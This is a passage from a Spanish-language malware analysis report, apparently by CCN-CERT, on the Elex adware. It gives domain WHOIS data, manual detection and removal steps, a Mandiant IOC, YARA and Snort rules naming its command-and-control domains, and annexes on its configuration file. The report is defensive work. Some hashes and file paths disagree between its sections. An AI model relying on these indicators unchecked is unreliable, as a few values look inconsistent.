


Ilustración 34. Geolocalización del Dominio "mysearch123.com"

IP Information Results for 184.173.140.169

Share

Country	Country Code	Region	City	Latitude	Longitude	ISP
us	us	dc	washington	38.898689	-77.033203	theplanet.com intern...
United States	US	Virginia	Chantilly	38.894299	-77.431099	ThePlanet.com Intern...
United States	US	Virginia	Chantilly	38.894279	-77.431099	ThePlanet.com Intern...

Ilustración 35. Información de la dirección IP "184.173.140.169"

6.1.3.3 WHOIS

A continuación se muestra información extendida *whois* facilitada por el sitio web "whois.net":

```
Domain Name: MYSEARCH123.COM
Registrar: GODADDY.COM, LLC
Sponsoring Registrar IANA ID: 146
Whois Server: whois.godaddy.com
Referral URL: http://registrar.godaddy.com
Name Server: PDNS05.DOMAINCONTROL.COM
Name Server: PDNS06.DOMAINCONTROL.COM
Status: clientDeleteProhibited http://www.icann.org/epp#clientDeleteProhibited
Status: clientRenewProhibited http://www.icann.org/epp#clientRenewProhibited
Status: clientTransferProhibited http://www.icann.org/epp#clientTransferProhibited
Status: clientUpdateProhibited http://www.icann.org/epp#clientUpdateProhibited
Updated Date: 16-apr-2015
Creation Date: 16-apr-2015
Expiration Date: 16-apr-2016
```

```
>>> Last update of whois database: Tue, 19 Jan 2016 16:41:53 GMT <<<
```

7. DETECCIÓN

7.1 Utilidad del sistema

A continuación se detallan los pasos necesarios para llevar a cabo una detección manual del código dañino Elex en el equipo:

En primer lugar ejecutar la utilidad "services.msc" (inicio > ejecutar > services.msc).

Una vez ejecutada la utilidad "Services" se procederá a localizar el servicio "SFFK":




Ilustración 36. Servicio SSFK presente en "Services"

Si se encuentra este servicio significa que el equipo se encuentra infectado.

Otro método es verificar la existencia de la carpeta "%ProgramFiles%\SFK". Para realizar esta comprobación será necesario abrir un explorador de archivos que muestre el contenido de "%ProgramFiles%" y se procederá a buscar la carpeta "SFK"




Ilustración 37. Explorador de archivos mostrando "%ProgramFiles%"

Si se encuentra esta carpeta significa que el equipo está infectado.

7.2 MANDIANT

Se ha generado un nuevo archivo indicador de compromiso. El nombre del indicador generado es **"Elex - CCN-CERT"** con GUID "3fbc972f-4993-40b6-b7ec-63af3ef65309".

Se utilizará el indicador con alguna de las herramientas de las que dispone Mandiant como "Mandiant_ioc_finder" o para la confección de un recolector de evidencias mediante "Mandiant RedLine".

Se recomienda consultar la guía de seguridad CCN-STIC-423 Indicadores de Compromiso (IOC), donde se recoge qué es un indicador de compromiso, cómo crearlo y cómo identificar equipos comprometidos.

Name: Elex	Type	Reference
Author: CCN-CERT		
GUID: 3fbc972f-4993-40b6-b7ec-63af3ef65309		
Created: 2015-12-14 16:34:41Z		
Modified: 2015-12-15 10:01:15Z		
Description:		
IOCs para detectar: - MD5 Instalador ELEX_NSIS - MD5 Instalador ELEX - MD5 Servicio 32 bits		
Add: AND OR Item		
OR File MD5 is db35731c7211b38de54a19a9013e087a OR File MD5 is 0826743ac2c3d8664d9f2031e38daf76 OR File MD5 is 3df1e90f7131bcae704afe60b714098c OR File MD5 is 125b4997444c999f2d89bf1be433572a OR File MD5 is b1fc0d35c3ef49400ea5e96af9192ff7 OR File MD5 is 531cd9fb144ebbbcc10d4f6215e04ad0 OR Service Name contains ssfk OR File Full Path contains \sfk\sfsk.exe OR File Full Path contains \sfk\sfskex.exe OR File Full Path contains \sfk\sfskex64.exe OR File Full Path contains \sfk\sfskex.dll OR File Full Path contains \sfk\sfskex64.dll		

Ilustración 38. Indicadores de compromiso IOCs

8. DESINFECCIÓN

8.1 Manual

A continuación se detallan los pasos necesarios para llevar a cabo una desinfección manual del código dañino "Elex" en el equipo con un usuario que tenga permisos de administrador en el mismo.

En primer lugar hay que abrir el administrador de servicios del sistema (inicio > ejecutar > services.exe):

Y a continuación localizar el servicio creado por el código dañino: "SSFK"




Ilustración 39. Servicio dañino

Una vez hecho esto se abre una consola de comandos (inicio > ejecutar > cmd.exe) con permisos de administrador y se introducen en ella las siguientes instrucciones:

```
sc stop SSFK
sc delete SSFK
```




Ilustración 40. Borrado del servicio dañino

Tras eliminar el servicio dañino sólo queda borrar la carpeta localizada en "%ProgramFiles%\SFK".

Por último se reiniciará el sistema y se restablecerán las páginas de inicio de los navegadores.

9. REFERENCIAS

[1] NSIS (Nullsoft Scriptable Install System) - Nullsoft

http://nsis.sourceforge.net/Main_Page

10. ANEXOS

ANEXO I – REGLAS DE DETECCIÓN

REGLAS YARA

```
import "pe"
rule Trj_Elex_Installer_NSIS {
    meta:
        author = "Centro Criptológico Nacional (CCN)"
        description = "Elex Installer NSIS"
    strings:
        $mz = { 4d 5a }
        $str1 = {4e 75 6c 6c 73 6f 66 74 }
        $str2 = {b7 a2 d5 dc 0c d6 a6 3a}
    condition:
        ($mz at 0) and ($str1 at 0xA008) and ($str2 at 0x1c8700)
}
rule Trj_Elex_Installer {
    meta:
        author = "Centro Criptológico Nacional (CCN)"
        description = "Elex Installer"
    strings:
        $mz = { 4d 5a }
        $str1 = {65 00 76 00 65 00 72 00 79 00 74 00 68 00 69 00 6e
00 67 00}
        $str2 = "IsWow64Process"
        $str3 = "SSFK"
    condition:
        ($mz at 0) and ($str1) and ($str2) and ($str3)
}
rule Trj_Elex_Service32 {
    meta:
        author = "Centro Criptológico Nacional (CCN)"
        description = "Elex Service 32 bits"
    strings:
        $mz = { 4d 5a }
        $str1 = "http://xa.xingcloud.com/v4/sof-everything/"
        $str2 = "http://www.mysearch123.com"
        $str3 = "21e223b3f0c97db3c281da1g7zccaefozzjcktm1ma"
    condition:
        (pe.machine == pe.MACHINE_I386) and ($mz at 0) and ($str1
and ($str2) and ($str3)
}
```

```
rule Trj_Elex_Service64 {
    meta:
        author = "Centro Criptológico Nacional (CCN)"
        description = "Elex Service 64 bits"
    strings:
        $mz = { 4d 5a }
        $str1 = "http://xa.xingcloud.com/v4/sof-everything/"
        $str2 = "http://www.mysearch123.com"
        $str3 = "21e223b3f0c97db3c281da1g7zccaefozzjcktm1ma"
    condition:
        (pe.machine == pe.MACHINE_AMD64) and ($mz at 0) and ($str1
and ($str2) and ($str3)
}
rule Trj_Elex_Dll32 {
    meta:
        author = "Centro Criptológico Nacional (CCN)"
        description = "Elex DLL 32 bits"
    strings:
        $mz = { 4d 5a }
        $str1 = {59 00 72 00 72 00 65 00 68 00 73 00}
        $str2 = "RookIE/1.0"
    condition:
        (pe.machine == pe.MACHINE_I386) and (pe.characteristics &
pe.DLL) and ($mz at 0) and ($str1) and ($str2)
}
rule Trj_Elex_Dll64 {
    meta:
        author = "Centro Criptológico Nacional (CCN)"
        description = "Elex DLL 64 bits"
    strings:
        $mz = { 4d 5a }
        $str1 = {59 00 72 00 72 00 65 00 68 00 73 00}
        $str2 = "RookIE/1.0"
    condition:
        (pe.machine == pe.MACHINE_AMD64) and (pe.characteristics &
pe.DLL) and ($mz at 0) and ($str1) and ($str2)
}
```

IOC

```
<?xml version="1.0" encoding="us-ascii"?>
<ioc
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xmlns:xsd="http://www.w3.org/2001/XMLSchema"
  id="3fbc972f-4993-40b6-b7ec-63af3ef65309"
  last-modified="2015-12-15T10:01:15"
  xmlns="http://schemas.mandiant.com/2010/ioc">
  <short_description>Elex</short_description>
  <description>IOCs para detectar:
  - MD5 Instalador ELEX_NSIS
  - MD5 Instalador ELEX
  - MD5 Servicio 32 bits
  - MD5 Servicio 64 bites
  - MD5 DLL 32 bits
  - MD5 DLL 64 bits
  - Servicio SFFK
  - Archivos en carpeta \SFK</description>
  <authored_by>CCN-CERT</authored_by>
  <authored_date>2015-12-14T16:34:41</authored_date>
  <links />
  <definition>
    <Indicator operator="OR" id="5e00227b-5c93-4fd2-99e2-6311025550df">
      <IndicatorItem
        id="e8833c80-3eb8-43a0-ba21-36ad80a69b2c"
        condition="is">
        <Context document="FileItem" search="FileItem/Md5sum" type="mir" />
        <Content type="md5">db35731c7211b38de54a19a9013e087a</Content>
      </IndicatorItem>
      <Indicator operator="OR" id="9048e223-32b1-46d9-a175-f16b53abebd5">
        <IndicatorItem
          id="2754e62c-3562-4571-be55-74f4980bda87"
          condition="is">
          <Context document="FileItem" search="FileItem/Md5sum" type="mir" />
          <Content type="md5">0826743ac2c3d8664d9f2031e38daf76</Content>
        </IndicatorItem>
      </Indicator>
      <Indicator operator="OR" id="48db27bb-05c6-46fc-837c-b08ebc7068a2">
        <IndicatorItem
          id="d307af63-ecf9-438e-8916-45191e50c619"
          condition="is">
          <Context document="FileItem" search="FileItem/Md5sum" type="mir" />
          <Content type="md5">3df1e90f7131bcae704afe60b714098c</Content>
        </IndicatorItem>
      </Indicator>
      <Indicator operator="OR" id="b07eb6ba-4e79-4e49-bfdc-c8e03ba3c8cb">
```

```

<IndicatorItem id="5cacb6b7-c252-4fb2-96d7-b4ddf7e5b213"
condition="is">
  <Context document="FileItem" search="FileItem/Md5sum" type="mir" />
  <Content type="md5">125b4997444c993f2d89bf1be433572a</Content>
</IndicatorItem>
</Indicator>
<Indicator operator="OR" id="532c03da-dbbc-4f21-81fd-e6535d0fee74">
  <IndicatorItem id="6b05921a-46dc-4324-97e9-06dc6acfe861"
condition="is">
    <Context document="FileItem" search="FileItem/Md5sum" type="mir" />
    <Content type="md5">b1fc0d35c3ef49400ea5e96af9192ff7</Content>
  </IndicatorItem>
</Indicator>
<Indicator operator="OR" id="af8db4db-c6cf-43fc-a623-057adb379bda">
  <IndicatorItem id="4bb693e3-9fef-4292-947d-d05beab69297"
condition="is">
    <Context document="FileItem" search="FileItem/Md5sum" type="mir" />
    <Content type="md5">531cd9fb144ebbbcc10d4f6215e04ad0</Content>
  </IndicatorItem>
</Indicator>
<Indicator operator="OR" id="eca2b67b-3d57-4dda-9d9e-c8dc1a3aace3">
  <IndicatorItem id="c3e2da2c-e770-4040-8b2d-26668a65c656"
condition="contains">
    <Context document="ServiceItem" search="ServiceItem/name"
type="mir" />
    <Content type="string">ssfk</Content>
  </IndicatorItem>
</Indicator>
<Indicator operator="OR" id="41485425-6b67-4173-874b-7346e7408a28">
  <IndicatorItem id="d9421aa0-6fdc-4d6f-95e0-412b0b605758"
condition="contains">
    <Context document="FileItem" search="FileItem/FullPath" type="mir"
/>
    <Content type="string">\sfk\ssfk.exe</Content>
  </IndicatorItem>
</Indicator>
<Indicator operator="OR" id="3fa2e6d4-fa3e-43d0-aad3-84343193d64d">
  <IndicatorItem id="7c86bc7a-41c5-4d78-a3a7-c6e62a9252ee"
condition="contains">
    <Context document="FileItem" search="FileItem/FullPath" type="mir"
/>
    <Content type="string">\sfk\sfx.exe</Content>
  </IndicatorItem>

```

```

</Indicator>
<Indicator operator="OR" id="8ff0ab8b-f925-4f29-bd2c-7c8e540a8dcc">
  <IndicatorItem id="f46546ce-e8dc-4dda-aa7c-2f6095032344"
condition="contains">
    <Context document="FileItem" search="FileItem/FullPath" type="mir"
/>
    <Content type="string">\sfk\sfkex64.exe</Content>
  </IndicatorItem>
</Indicator>
<Indicator operator="OR" id="a26487e1-4e1f-404a-b27f-48c00037a9dd">
  <IndicatorItem id="3caf4867-8a37-4015-94e7-90deb4b574da"
condition="contains">
    <Context document="FileItem" search="FileItem/FullPath" type="mir"
/>
    <Content type="string">\sfk\sfkex.dll</Content>
  </IndicatorItem>
</Indicator>
<Indicator operator="OR" id="624e5d11-a4b7-47be-bfdd-f14efc7c7179">
  <IndicatorItem id="1c5d6a57-f02c-43dc-8539-900ac4bcf488"
condition="contains">
    <Context document="FileItem" search="FileItem/FullPath" type="mir"
/>
    <Content type="string">\sfk\sfkex64.dll</Content>
  </IndicatorItem>
</Indicator>
</Indicator>
</definition>
</ioc>

```

REGLA SNORT

```

alert udp any any -> any 53 (content:"|02|up|07|soft365|03|com"; msg:"PUP
ELEX up.soft365.com Domain Request detected"; )

```

```

alert udp any any -> any 53 (content:"|02|xa|09|xingcloud|03|com"; msg:"PUP
ELEX xa.xingcloud.com Domain Request detected"; )

```

ANEXO II – ARCHIVO “SFK.INI”

Contenido del archivo	
[t00ls_Y[S] ptid=SSFK z=95bbb264b1e055014a4b3b4gbz5z0qdz3qbebmfo8z ts=1446460726 guid=262929407_198339_5C7ACE48	
Clave	Valor
ptid	El valor es obtenido del nombre del ejecutable que ha realizado la infección.
guid	Es generado a partir del número del disco duro de la máquina infectada.
ts	Es una marca de tiempo generada con “GetTickCount”
z	Valor obtenido por una petición al servidor C&C

ANEXO III – ARCHIVO “INSTALL”, “RUN”, “HEARTBEAT”, “Z”

Archivo	Contenido
Install	{"stats":"ok","time":"0.98 ms","message":"store 4 action and 4 update "}
run	{"stats":"ok","time":"0.90 ms","message":"store 2 action and 1 update "}
heartbeat	{"stats":"ok","time":"0.91 ms","message":"store 2 action and 0 update "}
Z	cdf8652b8e25a089febbba05g5z0z3q0qbw7mdc3w2q

ANEXO IV – ARCHIVOS EXTRAÍDOS DE “Yrrehs.zip”

Archivo	MD5
SFKEX.exe	3df1e90f7131bcae704afe60b714098c
SFKEX64.exe	125b4997444c993f2d89bf1be433572a
SFKEX.dll	b1fc0d35c3ef49400ea5e96af9192ff7
SFKEX64.dll	531cd9fb144ebbbcc10d4f6215e04ad0